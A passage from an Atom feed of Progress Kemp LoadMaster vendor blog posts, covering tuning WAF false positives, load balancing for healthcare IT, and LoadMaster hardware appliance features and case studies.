request trying to access a suspicious file type? (E.g. .bat, .conf, .ini)</li><li>Does the request contain SQL commands? (Possible injection attack)</li></ul><p>A <em>legitimate</em> HTTP request should pass through the WAF&rsquo;s set of detection rules and be considered benign. The WAF should accept the legitimate request and allow it to continue its journey to the application server, like so:</p><img alt="Diagram showing a legitimate request passing through a set of WAF detection rules, which all show ‘green’ and the request is ‘Accepted’." src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/legitimate-http-request.png?sfvrsn=376cc048_1" sf-size="100" /><p>&nbsp;</p><table style="background-color:#9bfaff;border-width:5px;border-color:#090909;border-style:solid;"><tbody><tr style="height:100%;"><td style="width:100%;"><span lang="EN-GB"><strong><em>Did you know?</em></strong> A competent WAF&mdash;including the LoadMaster WAF&mdash;should also feature the ability to process and inspect HTTP responses. This makes it possible to check for sensitive information leakage, for example. Response inspection is far less common than request inspection, however. To keep things simple, this post will focus only on requests<em>.</em></span><span></span></td></tr></tbody></table><p>What happens when a legitimate request causes a WAF detection rule to match? This is considered an error and is referred to as a <em>false positive</em>. The mistaken rule causes the legitimate request to be treated as potentially malicious, and the WAF could <strong>deny</strong> the request:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/picture34648ff63-5eb3-413a-a7bc-fb4bf73fe977.png?sfvrsn=32d56c86_1" style="display:block;margin-left:auto;margin-right:auto;" alt="Diagram showing a legitimate request passing through a set of WAF detection rules, one of which shows ‘red’ demonstrating a false positive and the request shows ‘Deny’." class="-align-center" sf-size="100" /><h2 id="why-are-false-positives-a-problem">Why Are False Positives a Problem?</h2><h3 id="poor-user-experience">Poor User Experience</h3><p>The most immediate problem caused by false positives is a poor user experience. Imagine pressing the &ldquo;Submit Order&rdquo; button on a webstore only to be greeted with a &ldquo;403 Access Denied&rdquo; error and a dead end. The result is an infuriating annoyance. When false positives lead to blocked requests, they stand in the way of genuine users doing what they need to do.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/403-access-denied.png?sfvrsn=aed6aea8_1" alt="Diagram showing a mock-up app malfunctioning and returning “Access Denied”." sf-size="100" /><p>Upset users might complain, creating the knock-on effect of pressure from stakeholders to disable or even remove the WAF to fix the underlying problem. Such a step would be a significant sacrifice of security in the interest of usability.</p><h3 id="alert-fatigue">Alert Fatigue</h3><p>If a WAF generates many false positives, then <strong>the real attacks are easily lost in the noise.</strong> Crucial security intelligence can be lost this way. Moreover, operations and security teams will naturally pay less attention to the alerts from a WAF if it has a reputation for constantly raising false alarms: this, again, leads to real attacks being overlooked.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/alerts-from-waf-prod.png?sfvrsn=4bfc7f75_1" alt="Mock-up of an alert from a WAF showing “287 unread alerts." sf-size="100" /><h3 id="compliance-sensitive-information">Compliance (Sensitive Information)</h3><p>The cause of a false positive is often user-submitted data, for example, usernames, passwords, shipping addresses, etc. When a WAF rule matches in error against such user input, the offending data is written to the WAF&rsquo;s log file, which means an offending password, address or other information is logged in plain text. This can violate data protection regulations like GDPR, CCPA, PCI DSS and others, so false positives must be remedied to help prevent this.</p><p>An example of personal information causing a false positive and being logged:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-waf-log-line-example.png?sfvrsn=a6e27339_1" alt="Screenshot of a WAF log line example." sf-size="100" /><h2 id="how-can-we-fix-false-positives">How Can We Fix False Positives?</h2><h3 id="‘turn-down-the-volume’-can-we-ignore-false-positives">&lsquo;Turn Down the Volume&rsquo;: Can We Ignore False Positives?</h3><p>To be as simple and as frictionless as possible, some commercial WAF vendors approach the problem of false positives by mostly ignoring them. This typically takes the form of underreporting (hiding rule matches unless they cause a full blocking event) and setting the WAF to a low sensitivity level (requiring a request to trigger many rules before blocking it).</p><p>This type of approach can create a &ldquo;set it and forget it&rdquo; style WAF solution, which is quiet and causes minimal fuss. While this may <em>sound</em> ideal, the main problem is that the low sensitivity makes the WAF much easier to evade and likely doesn&rsquo;t provide the level of security expected. With lower sensitivity, an attack must now be more extreme for it to stand out and be detected. Also, hiding false positives makes them difficult (if not impossible) to properly investigate and resolve.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/turn-down-the-volume-of-everything.png?sfvrsn=3f4e05c0_1" style="display:block;margin-left:auto;margin-right:auto;" alt="Oscilloscope-style diagram showing a noisy signal and a quiet signal." class="-align-center" sf-size="100" /><h3 id="tune-out-the-noise-fully-resolving-false-positives">Tune Out the Noise: Fully Resolving False Positives</h3><p>The best and most secure approach is to &ldquo;tune away&rdquo; false positives when they&rsquo;re encountered. When a detection rule matches in error and a false positive occurs, then this should be investigated.</p><p>For example, is the offending rule that&rsquo;s causing a false positive irrelevant to the web application being defended (e.g., a PHP injection rule, but PHP isn&rsquo;t in use anywhere)? If so, the rule can be disabled, and the noise, or false positives, it causes will immediately disappear.</p><p>Is the offending rule only causing problems for a specific part of the web application, but it&rsquo;s working fine everywhere else? The rule can be tuned by disabling it for the problem-causing location&mdash;e.g., /webstore/quote-form&mdash;and the false positives will disappear.</p><p>Is a specific piece of user input regularly causing false positives with certain rules? For example, a free text box where users can write and submit a delivery note. The false positives can be tuned away by excluding the free text box from the rules that cause problems (or even excluding it from <em>all</em> detection rules if it causes significant issues across the board).</p><p>By working methodically and tuning away the noisy false positives, what remains are the attacks that become plain to see and easy to block on a well-tuned WAF.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/tune-away-the-noise-of-the-false-positives.png?sfvrsn=9bdb156e_1" alt="Oscilloscope-style diagram showing a noisy signal and a clear signal." sf-size="100" /><h3 id="fixing-false-positives-the-traditional-approach">Fixing False Positives: The Traditional Approach</h3><p>The process of tuning WAF rules to resolve false positives involves reviewing log files, finding the false positives and resolving them. A typical strategy is to start by solving the most egregious false positives first: find them, resolve them fully and then repeat the process.</p><p>In an ideal world, this initial tuning process would occur in an isolated test environment to remove the possibility of mistaking a real attack for a false positive. Time and resources often don&rsquo;t allow for this, however, and working with real traffic from day zero is often unavoidable.</p><p>Identifying a genuine false positive requires a level of experience. Some useful markers include:</p><ul><li>The rule being triggered (does it cause false positives <em>often</em> or <em>rarely</em>?)</li><li>The source IP address (is it an expected address? Where is it located?)</li><li>The resource being accessed (does it look like a legitimate location or is it bogus?)</li><li>The time of day (a business application accessed during office hours versus at 4 a.m.)</li></ul><p>Once identified, the false positive is resolved by writing either a new directive or a new rule to tune the <em>offending</em> rule by adjusting its behavior. This is ideally done conservatively to allow the blocked legitimate traffic to pass, without opening a hole in the WAF that could allow attacks to start passing through undetected.</p><h2 id="turbo-charged-false-positive-tooling-in-loadmaster-360">Turbo-Charged False Positive Tooling in LoadMaster 360</h2><p>The LoadMaster 360 platform features a bespoke suite of enhanced WAF reporting and tooling. This is specifically designed to make the process of identifying and resolving WAF false positives <strong>faster</strong> and <strong>easier</strong>.</p><h3 id="time-saving-smart-filters">Time-Saving Smart Filters</h3><p>To aid at the beginning of the false positive tuning process, the WAF log data is pre-filtered through a series of smart filters to automate as much of the heavy lifting as possible. The vast majority of WAF events are filtered away, leaving only the most likely false positive candidates for the attention of a human operator.</p><p>Consider this example:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/blocked-requests-and-false-positives.png?sfvrsn=ec778dc0_1" style="display:block;margin-left:auto;margin-right:auto;" alt="Screenshot of the LoadMaster 360 stats panel." class="-align-center" sf-size="100" /><p>The idea of manually reviewing and making judgment calls on <strong>1584</strong> WAF events seems impossible. But, after applying LoadMaster 360 smart filters, just <strong>13</strong> possible false positives were highlighted for human review. 13 is a more manageable starting point than 1,584 (or even the full 83,000+).</p><h3 id="automatic-rule-tuner">Automatic Rule Tuner</h3><p>LoadMaster 360 WAF simplifies tuning by automatically generating the correct instructions when a false positive is found. This automation removes the need for technical knowledge, making WAF configuration accessible to non-experts.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/picture10.png?sfvrsn=6a520732_1" style="display:block;margin-left:auto;margin-right:auto;" alt="Screenshot of the LoadMaster 360 rule exclusion panel." class="-align-center" sf-size="100" /><p>The automatic rule tuner contains a range of options and functionality. It deserves further exploration. Some onboarding knowledge is required to use it effectively. Common questions that arise include:</p><ul><li>How is the rule tuner used?</li><li>What are the best and most secure options to use?</li><li>When is it appropriate to use one &ldquo;rule exclusion type&rdquo; over another, and what do they mean?</li></ul><p>A follow-up series of blog posts will explore the rule tuner in detail, how to use it and its various options, and will walk through a series of examples from start to finish.</p><h2 id="get-started-with-loadmaster-waf-and-loadmaster-360-today">Get Started with LoadMaster WAF and LoadMaster 360 Today</h2><p>Is your load balancer handling public web traffic? If so, you may want to explore LoadMaster WAF capabilities to strengthen your web application security posture.</p><p>Do you already have a LoadMaster Enterprise Plus subscription? If so, you already have full access to LoadMaster WAF capabilities.</p><p>Are you using LoadMaster 360, and have you tried its enhanced WAF features? If not, this is the perfect time to get started. Follow along with the WAF tutorials in the rest of this series and start getting to grips with LoadMaster 360 WAF-enhanced functionality. Gaining the security benefits of a well-tuned WAF solution is within reach!</p></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:36738150-6f44-41ad-a47a-f12df99eef16</id>
    <title type="text">Keeping the Lifeline Open: Driving Availability, Security and Optimization in Healthcare IT with LoadMaster</title>
    <summary type="text">Trusted in healthcare, the Progress Kemp LoadMaster load balancing solution stands out for its reliable performance and security tailored to demanding medical environments.</summary>
    <published>2025-08-04T17:09:40Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>In the healthcare industry, maintaining access to critical applications and data is paramount. In such environments, high availability, security and performance of applications can make or break the patient&rsquo;s experience.</p><p>Every aspect of a healthcare provider&rsquo;s digital infrastructure requires reliability and speed, from electronic health records (EHR) to Picture Archiving and Communication Systems (PACS) to telemedicine platforms. That&rsquo;s where the Progress Kemp LoadMaster solution comes in.</p><p>Load balancing, a core element of modern IT infrastructure, is essential for managing the traffic to and from multiple healthcare applications, optimizing resource utilization and providing redundancy in case of failures.</p><p>The versatile LoadMaster load balancing solution has gained recognition in the healthcare sector due to its robust capabilities in managing both performance and security. But what makes the LoadMaster solution particularly well-suited for healthcare workloads?</p><p>Let&rsquo;s explore the key reasons.</p><h2>High Availability for Critical Healthcare Applications</h2><p>Healthcare organizations rely heavily on a range of applications &mdash; whether it&rsquo;s a patient&rsquo;s EHR system, lab results or appointment scheduling &mdash; these systems must be up and running at all times.</p><p>Downtime is not just an inconvenience; it can lead to delays in patient care, miscommunication and even risk patient safety.</p><p><a href="https://kemptechnologies.com/blog/what-healthcare-companies-need-from-application-availability-and-load-balancing-three-case-studies-say-everything-you-need-to-know">LoadMaster load balancers</a> provide high availability by distributing traffic across multiple servers, which allows for automatic failover in case one server or system goes down. In the event of a hardware failure or traffic spikes, the LoadMaster load balancer intelligently re-routes traffic to other available servers, minimizing downtime and helping maintain continuous access to critical resources.</p><h2>Scalable Solution for Growing Healthcare Environments</h2><p>The healthcare industry rapidly adopts new technologies, from telemedicine platforms to AI-driven diagnostics. This influx of new systems and users creates a need for scalable infrastructure. The Kemp LoadMaster solution provides scalability to accommodate increasing traffic, whether due to seasonal surges, a new hospital wing opening, or the launch of a new service offering.</p><p>With the elastic scaling capabilities of the LoadMaster solution, organizations can <a href="https://kemptechnologies.com/pricing/licensing-models/pooled">flexibly add more servers or virtual machines</a> as demand grows, maintaining the application performance even as the user load increases. Whether managing in-house data centers or hybrid cloud environments, it can scale to meet the demands of the modern healthcare landscape.</p><h2>Enhanced Security to Help Protect Sensitive Healthcare Data</h2><p>The healthcare sector is one of the most regulated industries in the world, with strict laws like Health Insurance Portability and Accountability Act (HIPAA) governing the protection of patient data. Keeping sensitive health information secure while being accessed by authorized users is a top priority for healthcare organizations.</p><p><a href="https://youtu.be/KxusScHQHB0?si=0WRw71H7CdxVqhcw">https://youtu.be/KxusScHQHB0?si=0WRw71H7CdxVqhcw</a></p><p>The LoadMaster solution <a href="https://www.youtube.com/watch?v=O6S-R2t-5Zo">enhances security</a> by offering features like SSL offloading and Web Application Firewall (WAF). By offloading SSL/TLS encryption from backend servers, the LoadMaster load balancer reduces server load, allowing them to focus on processing requests while maintaining secure data transmission. The WAF provides an additional layer of defense against common web application attacks, such as SQL injection attacks and cross-site scripting (XSS), which are potential threats to the integrity and security of healthcare applications.</p><h2>Performance Optimization for Patient-Centric Applications</h2><p>Whether it&rsquo;s a doctor viewing records or a patient booking an appointment, slow load times cause frustration and delays. User experience is directly tied to the performance and responsiveness of an application. This is especially critical for time-sensitive healthcare services.</p><p>The LoadMaster solution optimizes application performance by intelligently distributing traffic to the least-busy server, which reduces the likelihood of any single server becoming overwhelmed. It also integrates with <a href="https://kemptechnologies.com/global-server-load-balancing-gslb">Global Server Load Balancing</a> (GSLB) to direct users to the closest data center, reducing latency for applications that need real-time processing.</p><p>By making applications faster and more reliable, the LoadMaster solution helps improve the overall patient experience, reduces wait times and enables quicker decision-making by healthcare professionals.</p><h2>Seamless Integration with Existing Healthcare IT Infrastructure</h2><p>In many healthcare environments, legacy systems coexist alongside newer, cloud-native applications. The LoadMaster solution is designed to integrate smoothly with both traditional on-premises infrastructures and modern cloud environments. This flexibility is crucial as healthcare providers often cannot afford to overhaul their entire IT infrastructure when adopting new technologies.</p><p>Whether you are deploying the LoadMaster solution in a multi-cloud environment or for an on-premises deployment, it offers the flexibility to meet diverse needs without disrupting existing operations.</p><h2>Cost-Effective Solution</h2><p>Budget constraints are an ongoing challenge for healthcare organizations and maintaining that every technology investment delivers a strong ROI is essential. The LoadMaster solution offers a cost-effective load balancer that can be deployed on a wide range of platforms, whether physical hardware or virtual infrastructure.</p><p>The LoadMaster pricing structure is transparent, and the appliance offers a wide array of advanced features that often come at a premium with other load balancing vendors. This makes it an excellent choice for healthcare organizations that need enterprise-grade, but cost-effective, performance and security without breaking the bank.</p><h2>Conclusion</h2><p>As healthcare organizations continue to digitize and embrace new technologies, they must prioritize the reliability, scalability, security and performance of their IT systems. The Progress Kemp LoadMaster solution stands out as a proven solution that meets these demands, making it an invaluable tool for managing healthcare workloads.</p><p>Whether you are trying to deliver high availability for your EHR or PACS system, improve the performance of patient-facing portals, or secure sensitive data in compliance with regulatory standards, Progress provides a reliable, scalable and cost-effective load balancing solution.</p><p>With high availability, security, scalability and performance optimization, the Progress Kemp LoadMaster solution helps healthcare providers focus on what matters most&mdash;delivering high-quality care to their patients, with the peace of mind that their IT systems are running smoothly and securely. <a href="https://kemptechnologies.com/industry/load-balancers-healthcare-hospitals">Learn more about the use of load balancers in healthcare</a> and what templates and additional resources we offer.</p><h2 id="find-out-more">Find Out More</h2><p>For more information about the LoadMaster solution, <a href="https://kemptechnologies.com/contact">contact our sales team</a> or visit our website for <a href="https://kemptechnologies.com/resources?page=1&amp;language=en">case studies and technical resources</a>. If you&rsquo;re using a different hardware load balancer, try a virtual LoadMaster load balancer to see how it can improve your infrastructure and reduce ongoing costs. Click the Free Trial button on <a href="https://kemptechnologies.com/home">the LoadMaster website</a> to start your journey to a better load-balancing experience for your web servers and applications. Then, when you&rsquo;ve experienced LoadMaster capabilities, please chat with our team about which hardware appliance would be best for your needs.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:a152388d-8c68-4ea8-a582-c5d497c6dc4a</id>
    <title type="text">Progress LoadMaster Load Balancing Hardware: Features and Benefits Explained</title>
    <summary type="text">Discover the innovative features of Progress Kemp LoadMaster hardware and experience the benefits of deploying it.</summary>
    <published>2025-07-22T16:49:07Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Businesses must keep their applications and web services online and in a highly performing state 24/7. This is true for external client-facing services and internal business systems used by staff, B2B partners, and businesses in the supply chain. Beyond availability and general performance, applications must also be able to respond to changing demands and traffic patterns.</p><p>Load balancers are integral to delivering the uptime, performance, and adaptability that businesses need. While acknowledging the movement towards virtualization, the cloud, and microservices over the last decade, it&rsquo;s beneficial for anyone designing and deploying application delivery infrastructure to know that hardware-based load balancers are still available and the right choice for many deployments.</p><p>Progress remains a global leader in load-balancing across all deployment models, including dedicated hardware. With over 100,000 deployments worldwide across all deployment types, a 4.9/5 rating on <a href="https://www.gartner.com/reviews/market/application-delivery-controllers/vendor/progress-software/product/kemp-loadmaster-load-balancer">Gartner Peer Insights</a> and 4.7/5 on the <a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">G2 business technology and software review platform</a>.</p><p>These high ratings that <a href="https://kemptechnologies.com/blog/progress-kemp-loadmaster-success-in-the-g2-momentum-winter-2025-grid-report">are consistent over time</a> show that the Progress Kemp LoadMaster load balancing solution is an industry leader for application delivery that provides reliability, market-leading support, innovations and another pillar in the cybersecurity strategy of organizations that adopt and deploy the solution.</p><p>Progress Kemp LoadMaster load balancing solutions&rsquo; <a href="https://kemptechnologies.com/blog/progress-kemp-loadmaster-success-in-the-g2-momentum-winter-2025-grid-report">consistently high ratings</a> make it an industry leader in application delivery. Reviews point out the solution&rsquo;s reliability, user-focused support, innovations and role as another pillar in an organization&rsquo;s cybersecurity strategy.</p><p>This is true for the hardware versions of LoadMaster as well. Indeed, for some TLS/SSL-related encryption functionality, selected models of LoadMaster appliances include dedicated hardware to accelerate TLS/SSL operations.</p><h2 id="what-is-loadmaster-load-balancing-hardware">What is LoadMaster Load Balancing Hardware?</h2><p>Kemp <a href="https://kemptechnologies.com/hardware-loadmaster-load-balancer">LoadMaster hardware load balancers</a> are dedicated rack-mountable, purpose-built server-grade appliances that provide an advanced, high-performance load balancing and application delivery solution with TLS/SSL offload, content switching, URL rewriting and compression in a secure and highly available platform that is easily deployed and managed.</p><p>We have designed and built our LoadMaster appliances to optimize the routing and delivery of incoming and outgoing network traffic more efficiently. They are ideal for scenarios where it&rsquo;s critical to have fast session routing. Each LoadMaster appliance supports thousands of connections and provides gigabit throughput for high-performance access.</p><p>As the hardware devices use the same LoadMaster code base that is common across all versions of the platform, they have the same <a href="https://kemptechnologies.com/pricing/features">feature set</a> as the software versions and deliver a consistent application delivery experience across changing network conditions, server loads or planned and unplanned application server downtime. They provide advanced Layer 4 and Layer 7 load balancing, robust network security tools including a Web Application Firewall (WAF) and SSL offloading.</p><h2 id="key-features-of--kemp-loadmaster-load-balancers">Key Features of Kemp LoadMaster Load Balancers</h2><p>As mentioned previously, the hardware appliance versions of Kemp LoadMaster use the same core LoadMaster operating system and have the same in-depth feature set as the rest of the LoadMaster product family. You can download a data sheet for the hardware LoadMaster family from <a href="https://kemptechnologies.com/resources?content-types=data-sheet&amp;page=1&amp;language=en">our Resources page</a>. Here is a <a href="https://kemptechnologies.com/docs/kemptechnologieslibraries/loadmaster/loadmaster-hardware-datasheet-2024-junea9c712ab294240eca4af4e16c5f7eb00.pdf?sfvrsn=21caa8bd_103">direct link to the 250 KB PDF</a>. You can see the current hardware appliance family on <a href="https://kemptechnologies.com/hardware-loadmaster-load-balancer">this dedicated landing page</a>.</p><p>Here is a summary of the key features of the hardware appliance family.</p><p><strong>Advanced Application Delivery Capabilities</strong> - All Kemp LoadMaster versions deliver sophisticated application delivery via content switching, URL rewriting, and intelligent traffic routing using a <a href="https://kemptechnologies.com/load-balancer/load-balancing-algorithms-techniques">broad selection of algorithms</a>.</p><p><strong>High Availability</strong> &ndash; LoadMaster load balancers help deliver high availability for applications and web services via active-passive clustering and server health checking of application and web servers in real-time. The LoadMaster solution detects application and web server downtime or performance issues and automatically routes access requests to other servers.</p><p><strong>Global Server Load Balancing (GSLB)</strong> - Enterprise Plus licenses enable the core GSLB functionality in the LoadMaster software (no additional installation is required). <a href="https://kemptechnologies.com/global-server-load-balancing-gslb">Global Server Load Balancing</a> provides multi-data center and multi-cloud resilience by routing traffic across geographically distributed server locations. When deployed across multiple data centers, GSLB provides application load balancing at a geographic scale, across town or the globe, using any mix of hardware, virtual and cloud platforms.</p><p><strong>Security Features</strong> &ndash; The LoadMaster solution includes multiple features that enhance an organization&rsquo;s security posture. We detail this topic in the freely downloadable white paper titled <a href="https://kemptechnologies.com/resources/research-papers/why-you-should-perform-security-functions-at-the-load-balancing-level"><strong>Why You Should Perform Security Functions at the Load Balancing Level</strong></a>. Here is a summary of the security features available with the hardware appliance versions of LoadMaster (Enterprise or Enterprise Plus support agreement required to enable some features):</p><ul><li><strong>TLS/SSL Offloading</strong> - Encryption of traffic moving over any network is vital. However, encrypting or decrypting network packets can significantly increase the load on application and web servers. LoadMaster load balancers sitting in front of these servers can take over the task of TLS/SSL processing (known as offloading) and free up the computing resources of the application and web servers for delivering applications and content. <a href="https://kemptechnologies.com/hardware-loadmaster-load-balancer">LoadMaster hardware appliance</a> has an additional advantage over the virtual and cloud versions. All models of the appliance from the <a href="https://kemptechnologies.com/server-load-balancing/loadmaster-x25-ng"></a>LoadMaster X25-NG and upwards LoadMaster hardware load balancers include integrated hardware acceleration to handle TLS/SSL tasks.</li><li><strong>Strong Authentication</strong> - LoadMaster includes advanced authentication support, including integration with Active Directory, RADIUS, SAML and multi-factor authentication solutions. LoadMaster also supports Role Based Access Control (RBAC) to provide administrators and end users with appropriate access levels, reducing the likelihood of accidental or malicious damage by people with elevated permissions they don&rsquo;t need. The strong authentication support extends to API access. LoadMaster secures APIs by inspecting traffic, validating inputs and blocking unauthorized access. Read more on the <a href="https://kemptechnologies.com/products/loadmaster-360">LoadMaster 360 site</a>.</li><li><strong>Web Application Firewall (WAF)</strong> - LoadMaster solution includes a WAF built on the industry-respected ModSecurity WAF. It delivers protection against common and emerging threats, including those in the OWASP Top 10. The WAF has a rules subscription service (requires an Enterprise Plus support contract), which means new application vulnerabilities get addressed quickly. All LoadMaster licenses include the WAF; only the subscription for rule updates requires an Enterprise Plus support agreement. You can create all the rules you want manually.</li><li><strong>Edge Security Pack (ESP)</strong> - <a href="https://docs.progress.com/bundle/loadmaster-feature-description-edge-security-pack-esp-ltsf/page/The-LoadMaster-Edge-Security-Pack-ESP.html">Edge Security Pack (ESP)</a> delivers a solution to organizations that have previously deployed Microsoft Threat Management Gateway to secure their Microsoft applications. ESP includes pre-authentication, single sign-on (SSO), LDAP/RADIUS integration and two-factor authentication.</li><li><strong>Zero Trust Security Model Support</strong> - LoadMaster load balancers can help network teams implement the zero-trust security model. It helps minimize the risk of unauthorized access by providing ways to validate user and device identities. Read more on our <a href="https://kemptechnologies.com/solutions/zero-trust-access-gateway">Zero Trust Access Gateway Architecture page</a>.</li><li><strong>Consistent User Interface</strong> - LoadMaster hardware features a consistent and intuitive UI, PowerShell-based CLI, and full RESTful API support that is the same as those available in the virtual and cloud versions. This means that admin staff can use their knowledge across all types of LoadMaster deployments.</li></ul><h2 id="key-benefits-of-kemp-loadmaster-load-balancers">Key Benefits of Kemp LoadMaster Load Balancers</h2><p>Kemp LoadMaster hardware (and software versions) provides proven application delivery and cybersecurity features tailored to myriad deployment requirements. The LoadMaster&rsquo;s integration with existing applications and security solutions means organizations have the tools to deliver and safeguard their applications.</p><p>By combining in-depth security and performance optimization, LoadMaster delivers a solution that meets and exceeds the demands of organizations of all sizes using the following methods:</p><ul><li><strong>Improved Application Performance</strong> - Deploying LoadMaster load balancers to manage access to backend application servers delivers better utilization of those servers and a better experience for users.</li><li><strong>Maximize Uptime and Scheduled Maintenance</strong> - Delivering high availability and failover, including across large geographic regions using GSLB. Provide seamless server maintenance windows during regular working hours by selectively taking backend servers offline for updates and maintenance without any service disruption.</li><li><strong>Enhanced Security Posture</strong> - Integrating authentication services, an industry-leading WAF, and TLS/SSL offloading helps security teams and systems admins boost their organizations&rsquo; security without adding multiple separate devices and solutions.</li><li><strong>Reduce TCO by boosting Efficiency</strong> - Maximizing the use of backend servers by intelligently spreading the load across them means that infrastructure use is optimized and reduces capacity. Metrics on traffic and application usage also help with planning and scalability decisions before there is a bottleneck or lack of capacity to meet demand.</li><li><strong>Operational Simplicity</strong> - As mentioned previously, each LoadMaster deployment across the appliances, virtual machines, and the cloud uses the same software and management interfaces. System admins only need to learn one load balancer interface and operation, even across hybrid deployments using appliances or virtual machines on-premises or multiple public cloud providers.</li></ul><h2 id="use-cases">Use Cases</h2><p>The 100,000-plus deployments and the Gartner Peer Insights and G2 reviews paint a compelling story of how many organizations have successfully deployed LoadMaster for on-premises, hybrid and cloud application projects. Here are some of the industry sectors where these success stories have happened. You can read many specific examples in the <a href="https://kemptechnologies.com/resources?content-types=case-study&amp;page=1&amp;language=en">Case Studies section of the LoadMaster Resources page</a>.</p><p><strong>Enterprise Web Applications</strong> - Load balancing web applications to deliver resilience and performance is probably the first thing most IT professionals consider when they think about load balancing. LoadMaster is a proven leader in this field, serving organizations of all sizes, from SMEs to global enterprises. For example, the LoadMmaster canto handle its huge and seasonal web store traffic. Remember that all versions of LoadMaster run the same software, so anything that&rsquo;s true for an Azure Cloud deployment is also true for on-premises hardware LoadMaster appliances.</p><p><strong>Financial Services</strong> - Financial services is another significant sector where LoadMaster enables organizations to deliver resilient services and make them continually available to customers. Accessing and verifying financial information for transactions is the very definition of a mission-critical service. Plus, the added levels of security that LoadMaster provides help protect sensitive financial information. A leading <a href="https://kemptechnologies.com/resources/case-studies/first-citizens-call-center-application-load-balancing">Caribbean-based financial business deployed LoadMaster</a> to deliver its application delivery needs.</p><p><strong>Healthcare Delivery</strong> - Making sure that healthcare systems are always available and secure is another obvious example of where deploying LoadMaster is beneficial. A local healthcare authority (L&rsquo;Azienda Sanitaria Locale) in Italy deployed hardware LoadMaster appliances to create a <a href="https://kemptechnologies.com/resources/case-studies/kemp-technologies-provides-disaster-recovery-back-local-healthcare">resilient and disaster-proof</a> health delivery network&mdash;a critical project due to frequent earthquake activity in the region.</p><h3 id="selected-loadmaster-appliance-case-studies">Selected LoadMaster Appliance Case Studies</h3><p>Here are two LoadMaster hardware appliance case studies taken from the examples on <a href="https://kemptechnologies.com/resources?content-types=case-study&amp;page=1&amp;language=en">the case studies site</a>:</p><ul><li><strong>The Harris County District Attorney&rsquo;s Office</strong> - They required an intelligent load balancing solution with GSLB functionality to provide high availability for mission-critical applications and multi-resiliency across production and disaster recovery sites to protect against any event that resulted in a critical resource failure. Discover why they chose to <a href="https://kemptechnologies.com/resources/case-studies/providing-high-availability-and-multi-resiliency-mission-critical">deploy LoadMaster appliance solution.</a></li><li><strong>Sageworks Deploys LoadMaster</strong> - The Abrigo financial information company, Sageworks, replaced their F5 Big-IP load balancers with LoadMaster after experiencing issues with support, responsiveness and the complex UI. They deployed a pair of hardware LoadMaster load balancers in their on-premises data center in an active/passive cluster (plus virtual instances in DEV/TEST), providing continuous uptime and increased responsiveness for the nearly 4 million requests handled every day. <a href="https://kemptechnologies.com/resources/case-studies/financial-information-company-sageworks-raleigh-nc-replaces-f5-big-ip-kemp">Learn more about their rationale for the change.</a></li></ul><h2 id="how--the-kemp-loadmaster-solution-compares-to-competitors">How the Kemp LoadMaster Solution Compares to Competitors</h2><p>As this article mentions, LoadMaster rates favorably with industry experts and users. We&rsquo;ve already linked to the <a href="https://www.gartner.com/reviews/market/application-delivery-controllers/vendor/progress-software/product/kemp-loadmaster-load-balancer">Gartner Peer Insights</a> and <a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">G2 business technology and software review platform</a>. The high ratings found there build on a solid foundation of technical expertise, trust and world-leading support.</p><p>When it comes to appliances that deliver load balancing, we believe that LoadMaster is a better option than other hardware load balancing options. We have a dedicated <strong>Compare Hardware Load Balancers: Kemp LoadMaster, F5 Big-IP &amp; Citrix Netscaler</strong> page, where we have collected relevant information to allow potential LoadMaster customers to make a comparison. Rather than repeat that information, we&rsquo;ll link to the page so anyone interested can read it at their leisure: <a href="https://kemptechnologies.com/campaigns/compare-kemp-f5-big-ip-citrix-netscaler-hardware-load-balancers">https://kemptechnologies.com/campaigns/compare-kemp-f5-big-ip-citrix-netscaler-hardware-load-balancers</a>.</p><h2 id="conclusion"><strong>Conclusion</strong></h2><p>Deploying a robust load-balancing infrastructure is a strategic investment in your organization&rsquo;s application delivery experience and future business success. Each organization is different, and its load-balancing requirements will be unique. In many instances, deploying on-premises hardware is required even in the increasingly cloud-first world. The <a href="https://kemptechnologies.com/hardware-loadmaster-load-balancer">LoadMaster hardware appliances</a> fill any requirements, from small workgroup-level appliances to SME-designed hardware to enterprise-level devices.</p><p>LoadMaster has built a track record over decades of projects and 100,000-plus deployments. These stats mean you can have confidence that a deployment similar to your requirements has happened before. Our consultancy and support teams will be able to help with your deployment and ongoing use of hardware LoadMaster devices and hybrid deployments using any of the available deployment options.</p><h3 id="find-out-more">Find Out More</h3><p>For more information about the Progress LoadMaster solution, <a href="https://kemptechnologies.com/contact">contact our sales team</a> or visit our website for <a href="https://kemptechnologies.com/resources?page=1&amp;language=en">case studies and technical resources</a>. If you&rsquo;re using a different hardware load balancer, try a virtual LoadMaster load balancer to see how it can improve your infrastructure and reduce ongoing costs. Click the Free Trial button on <a href="https://kemptechnologies.com/home">the LoadMaster website</a> to start your journey to a better load-balancing experience for your web servers and applications. Then, when you have seen how LoadMaster is better, please chat with our team about which hardware appliance would be best for your needs.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:cd47fca8-7a6a-49a9-8884-ba8e482d61a9</id>
    <title type="text">Configuring NGINX for Load Balancing: You Should Consider Using LoadMaster</title>
    <summary type="text">Still using NGINX for load balancing? It works—but it’s not built for scale, security or simplicity. Discover why IT pros are switching to Progress Kemp LoadMaster for smarter, centralized load balancing across all environments.</summary>
    <published>2025-06-10T13:00:08Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
